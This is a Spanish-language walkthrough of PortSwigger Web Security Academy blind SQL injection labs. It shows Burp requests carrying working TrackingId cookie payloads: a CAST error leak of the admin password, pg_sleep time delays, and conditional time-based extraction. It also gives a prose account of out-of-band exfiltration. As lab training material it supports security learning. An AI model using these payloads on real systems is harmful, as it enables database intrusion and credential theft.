<!--LAB_HEADER_END-->
<div theme="">
<section class="maincontainer">
<div class="container is="page">
<div class="container is="page">
<header class="navigation-header">
</header>
</div>
ERROR: more than one row returned by a subquery used as an expression
<p class="is-warning">
ERROR: more than one row returned by a subquery used as an expression
</p>
</div>
</section>
</div>
</body>
</html>
```

```
Request
Raw
Hex
1 GET /files?category=Gites HTTP/2
2 Host: 0ad500be03705061022f56c1004e003e.web-security-academy.net
3 Cookie: TrackingId=0vTPH0iXh15e6Q0' AND 1=CAST((SELECT username FROM users LIMIT 1) AS int)---; session=
  2gQ03myn56v6ou5e7h1QLBmlmSB1XBb
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium",v="145", "Ret: A-Brand",v="55"
6 Sec-Ch-Ua-Mobile: 0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: es-ES,es;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/145.0.0.0 Safari/537.36
11 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
  ,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer:
  https://0ad500be03705061022f56c1004e003e.web-security-academy.net/files?category=Clothing%2c+sh
  oes+and+accessories
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20
Response
Raw
Hex
Render
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
<!--LAB_HEADER_END-->
<div theme="">
<section class="maincontainer">
<div class="container is="page">
<div class="container is="page">
<header class="navigation-header">
</header>
</div>
ERROR: invalid input syntax for type integer: "administrator"
</td>
<p class="is-warning">
ERROR: invalid input syntax for type integer: "administrator"
</p>
</div>
</section>
</div>
</body>
</html>
```

Paso 6:

Utilizando el mecanismo de error condicional probando con el usuario administrador vamos a utilizar la siguiente consulta sabiendo que existe un

usuario administrador, esto con el fin de tronar la base de datos y conseguir la contraseña.

```
TrackingId=' AND 1=CAST((SELECT password FROM
users LIMIT 1) AS int)--
```

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1	GET /filter?category=6&file= HTTP/2		26	<p>		
2	Host: 0ad500be03705061022f5621004e003e.web-security-academy.net		27	Not solved		
3	Cookie: TrackingId=' AND 1=CAST((SELECT password FROM users LIMIT 1) AS int)--; session=2q0350yp56v0euz7h1QEDmlm0B1K3B		28	</p>		
4	Cache-Control: max-age=0		29			
5	Sec-CH-UA: "Chromium",v="145", "Not A Brand",v="99"		30			
6	Sec-CH-UA-Mobile: 0		31	</div>		
7	Sec-CH-UA-Platform: "Windows"		32	</div>		
8	Accept-Language: es-ES,es;q=0.9		33	</section>		
9	Upgrade-Insecure-Requests: 1		34	</div>		
10	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36		35	<!--LAB_HEADER_END-->		
11	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		36	<div theme="">		
12	Sec-Fetch-Site: same-origin		37	<section class="maincontainer">		
13	Sec-Fetch-Mode: navigate		38	<div class="container is-page">		
14	Sec-Fetch-User: ?1		39	<header class="navigation-header">		
15	Sec-Fetch-Dest: document		40	<h4>		
16	Referer: https://0ad500be03705061022f5621004e003e.web-security-academy.net/filter?category=Clothing&ct=sh		41	ERROR: invalid input syntax for type integer: "q0350yp56v0euz7h1QEDmlm0B1K3B"		
17	sec-fetch-headers: *		42	<p class="is-warning">		
18	Accept-Encoding: gzip, deflate, br		43	ERROR: invalid input syntax for type integer: "q0350yp56v0euz7h1QEDmlm0B1K3B"		
19	Priority: u=0, i		44	</p>		
20			45	</div>		
			46	</section>		
			47	</div>		
			48	</body>		
			49	</html>		

Paso 7:

Una vez con la contraseña descubierta iniciamos sesión como administrador, en el apartado de login de la página y queda el laboratorio resuelto.

Login


Username

administrator

Password

.....

Log in



Lab: Blind SQL injection with time delays

Objetivo del laboratorio:

El objetivo del laboratorio es explotar la vulnerabilidad de SQL Injection para provocar un retraso de 10 segundos en la respuesta del servidor, demostrando que la aplicación es vulnerable a una inyección SQL ciega basada en tiempo. En este caso no es necesario extraer datos de la base de datos; únicamente se debe comprobar que es posible ejecutar código SQL en el servidor causando una demora controlada en la respuesta.


Explicación de la vulnerabilidad:

La vulnerabilidad existe porque la aplicación utiliza una cookie llamada TrackingId para realizar funciones de analítica o seguimiento, y el valor de esta cookie se inserta directamente dentro de una consulta SQL en el servidor. El problema es que el valor de la cookie no se valida ni se sanitiza correctamente antes de ser usado en la consulta. Debido a esto, un atacante puede modificar el valor de la cookie e insertar instrucciones SQL maliciosas.

Instrucciones:

Paso 1:

Abrimos Burpsuite e interceptamos cualquier metodo GET de la página, la mandamos al repetidor y ahí en el repetidor vamos a buscar la variable de TrackingId.



Paso 2:


Ahora modificamos el valor de la cookie para que ejecute una función de tiempo en la base de datos, utilizamos el siguiente comando:

```
TrackingId=x'|pg_sleep(10)--
```

Request	Response
<pre> 1 GET / HTTP/2 2 Host: 0a29004504a4d3bb802e1cfc00b80078.web-security-academy.net 3 Cookie: TrackingId=x' pg_sleep(10) ; session=61MID0UQcyChJXZ40qd5t1xAt02p5Jm 4 Cache-Control: max-age=0 5 Sec-Ch-Ua: "Chromium",v="145", "WebA-Brand",v="55" 6 Sec-Ch-Ua-Mobile: ?0 7 Sec-Ch-Ua-Platform: "Windows" 8 Accept-Language: es-ES,es;q=0.9 9 Upgrade-Insecure-Requests: 1 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36 11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.0,application/signed-exchange;v=b3;q=0.7 12 Sec-Fetch-Site: cross-site 13 Sec-Fetch-Mode: navigate 14 Sec-Fetch-User: ?1 15 Sec-Fetch-Dest: document 16 Referer: https://p0tswisgex.net/ 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=0, i 19 20 </pre>	<pre> 1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 11400 5 6 <!DOCTYPE html> 7 <html> 8 <!--LAB_HEADER_START--> 9 <head> 10 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet> 11 <link href=/resources/css/labCommerce.css rel=stylesheet> 12 <title> 13 Blind SQL injection with time delays 14 </title> 15 </head> 16 <!--LAB_HEADER_END--> 17 <body> 18 <script src=/resources/labheader/js/labHeader.js> 19 </script> 20 <!--LAB_HEADER_START--> 21 <div id="academyLabHeader"> 22 <section class="academyLabBanner"> 23 <div class="container"> 24 <div class="logo"> 25 <div class="title=container"> 26 <h2> </pre>

Paso 3:

Después de enviar la petición modificada, observamos cuánto tarda en responder el servidor. Si aproximadamente llega a tardar 10 segundos en lugar de responder inmediatamente, significa que la base de datos ejecutó la función `pg_sleep`. El objetivo de este paso es confirmar que existe una vulnerabilidad de SQL injection tipo blind time-based, donde no hay errores ni resultados visibles, pero se puede inferir información midiendo el tiempo de respuesta.



Lab: Blind SQL injection with time delays and information retrieval

Objetivo del laboratorio:

El objetivo del laboratorio es explotar la vulnerabilidad de SQL Injection para descubrir la contraseña del usuario “administrator” almacenada en la base de datos y utilizarla para iniciar sesión en la aplicación. La base de datos contiene una tabla llamada users con las columnas username y password.


Explicación de la vulnerabilidad:

La vulnerabilidad ocurre porque la aplicación utiliza una cookie llamada TrackingId para realizar funciones de seguimiento o analítica. El valor de esta cookie se inserta directamente dentro de una consulta SQL sin ningún tipo de validación o sanitización. Como resultado, un atacante puede modificar el valor de la cookie e insertar código SQL malicioso que se ejecutará en la base de datos.

Instrucciones:

Paso 1:

Abrimos Burpsuite e interceptamos cualquier metodo GET de la página, la mandamos al repetidor y ahí en el repetidor vamos a buscar la variable de TrackingId.



Paso 2:

Ahora debemos modificar el valor de la cookie en Burp Repeater para probar si se pueden ejecutar funciones SQL que retrasen la respuesta, para esto utilizamos el siguiente comando.

```
TrackingId=x'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(
10)+ELSE+pg_sleep(0)+END--
```

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs selected. The 'Request' tab displays an HTTP GET request to a URL with a tracking ID containing a SQL injection payload. The 'Response' tab displays the HTML response, which includes a navigation bar with links like 'Home', 'My account', and 'My account', and a main content area with a heading 'Notification: headers'.

Paso 3:

Después debemos probar que el retraso ocurre solo cuando una condición es verdadera. Para eso cambiamos la condición del payload a una falsa y luego a una verdadera.


```
TrackingId=x'%3BSELECT+CASE+WHEN+(1=2)+THEN+pg_sleep(
10)+ELSE+pg_sleep(0)+END--
```

```
TrackingId=x'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(
10)+ELSE+pg_sleep(0)+END--
```

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs selected. The 'Request' tab displays an HTTP GET request to a URL with a tracking ID containing a SQL injection payload. The 'Response' tab displays the HTML response, which includes a navigation bar with links like 'Home', 'My account', and 'My account', and a main content area with a heading 'Notification: headers'.


Paso 4:

Ahora utilizamos esta misma técnica para consultar la tabla `users`. El objetivo es comprobar que existe el usuario `administrator`. Si la respuesta tarda 10 segundos, significa que el usuario administrador sí existe en la base de datos. Esto demuestra que ya puedes hacer consultas reales dentro de la base de datos usando la inyección SQL.



Paso 5:

El siguiente paso es descubrir cuántos caracteres tiene la contraseña del administrador. Para hacerlo se usa la función `LENGTH(password)` dentro de una condición, para esto vamos a utilizar el Burp Intruder, mandamos el mismo método `GET` y lo agregamos la condición, seguido de esto vamos a configurar el Intruder con una lista simple y agregar de configuración que se repita con los patrones `a-z` y `0-9`, esto con la finalidad que encuentre la contraseña



The screenshot shows the 'Payloads' tab in Burp Suite. The 'Payload position' is set to 'All payload positions', 'Payload type' is 'Simple list', 'Payload count' is 2, and 'Request count' is 2. The 'Payload configuration' section is expanded, showing a list of strings: 'a - z' and '0 - 9'. Below the list are buttons for 'Paste', 'Load...', 'Remove', 'Clear', and 'Deduplicate'. At the bottom, there is an 'Add' button, a text input field 'Enter a new item', and a dropdown menu 'Add from list... [Pro version only]'. The 'Payload processing' section is also visible at the bottom.

Paso 6:

Debido a que suele ser un proceso muy largo tenemos que configurar el tiempo de respuesta que toma el ataque para cada carácter, para esto nos vamos a la zona de resource pool y configuramos el apartado de Maximum concurrent requests a 1 y lo ejecutamos. Sin la versión Pro de Burp esto se vuelve mucho más lento, porque tendrías que probar cada carácter manualmente con Repeater.

Resource pool

Specify the resource pool in which the attack will be run. Resource pools are used to manage the usage of system resources across multiple tasks.

☐ Use existing resource pool

Selected	Resource pool	Concurrent requests	Request delay	Ran
☒	Default resource pool	10		

☒ Create new resource pool

Name:

☒ Maximum concurrent requests:

☐ Delay between requests: milliseconds

☒ Fixed

☐ With random variations


☐ Increase delay in increments of milliseconds

☐ Automatic throttling

☒ 429

☐ 503

☐ Other



Paso 7:

Cuando logramos reconstruir todos los caracteres de la contraseña, nos vamos a la página de login del laboratorio e ingresamos el usuario administrator con la contraseña obtenida y el laboratorio queda completado.

Lab: Blind SQL injection with out-of-band interaction

Objetivo del laboratorio:

El objetivo del laboratorio es explotar la vulnerabilidad de SQL Injection para provocar una interacción externa (por ejemplo una consulta DNS) hacia un servidor de Burp Collaborator, demostrando que la base de datos ejecuta el código SQL inyectado.


Explicación de la vulnerabilidad:

La vulnerabilidad existe porque la aplicación utiliza una cookie llamada TrackingId para realizar funciones de analítica o seguimiento de usuarios. El valor de esta cookie se inserta directamente dentro de una consulta SQL en el servidor sin ningún tipo de validación o sanitización. Como resultado, un atacante puede modificar el valor de la cookie y añadir instrucciones SQL maliciosas.


Instrucciones:

Paso 1:

Abrimos Burpsuite e interceptamos cualquier método GET de la página, la mandamos al repetidor y ahí en el repetidor vamos a buscar la variable de TrackingId.




Time	Type	Direction	Method	URL	Status code	Length
02:08:06 6 Mar...	WS	→ To server		https://0a7a006e03789f8180dc12f600c50021.web-security-academy.net/academy/LabHeader		
02:08:09 6 Mar...	HTTP	→ Request	GET	https://0a7a006e03789f8180dc12f600c50021.web-security-academy.net/		4



Paso 2:

En este laboratorio no se pueden usar técnicas como errores visibles o retrasos de tiempo porque la consulta SQL se ejecuta en segundo plano y no afecta la respuesta de la página. Por esta razón se utiliza una técnica llamada out-of-band, que consiste en hacer que la base de datos realice una conexión externa hacia un dominio controlado por el atacante. Para lograr esto normalmente se genera un dominio único utilizando la herramienta Burp Collaborator.

Una vez generado el dominio de Burp Collaborator, se modifica el valor de la cookie TrackingId para incluir un payload SQL que obligue a la base de datos a realizar una consulta DNS hacia ese dominio. Luego se envía la petición desde Burp Repeater. Si el servidor ejecuta el código SQL, intentará resolver el dominio proporcionado, generando una interacción externa.



Paso 3:

El último paso consiste en revisar en Burp Collaborator si se recibió una interacción DNS o HTTP desde el servidor vulnerable, lo cual confirma la explotación de la vulnerabilidad. Sin embargo, este laboratorio no se pudo completar porque la herramienta Burp Collaborator solo está disponible en Burp Suite Professional, por lo que no fue posible generar ni monitorear el dominio necesario para detectar la interacción externa del servidor.

Lab: Blind SQL injection with out-of-band data exfiltration.

Nivel:

Practitioner

Tipo de SQLi:

El laboratorio corresponde a una Blind SQL Injection con exfiltración de datos fuera de banda (Out-of-Band, OAST). Es una inyección ciega porque la aplicación no muestra resultados ni errores en la respuesta HTTP, pero permite provocar interacciones externas (DNS/HTTP) hacia un servidor controlado por el atacante, en este caso mediante Burp Collaborator.

Objetivo del laboratorio:

El objetivo es explotar la vulnerabilidad presente en la cookie TrackingId para extraer la contraseña del usuario administrador almacenada en la tabla users. Debido a que la consulta se ejecuta de forma asíncrona y no refleja resultados en la respuesta, se debe utilizar una técnica de exfiltración fuera de banda para obtener la contraseña y posteriormente iniciar sesión como administrador.

Explicación de la vulnerabilidad:

La vulnerabilidad existe porque la aplicación toma el valor de la cookie TrackingId y lo incorpora directamente en una consulta SQL sin validación ni parametrización. Aunque la consulta no afecta la respuesta visible del usuario y no devuelve errores (lo que la hace “ciega”), el motor de base de datos sí ejecuta la instrucción internamente. Esto permite al atacante inyectar código SQL que genere interacciones externas, como consultas DNS o solicitudes HTTP hacia un dominio controlado por él. La ejecución asíncrona no elimina la vulnerabilidad, solo impide la extracción directa por medios tradicionales como UNION o mensajes de error.

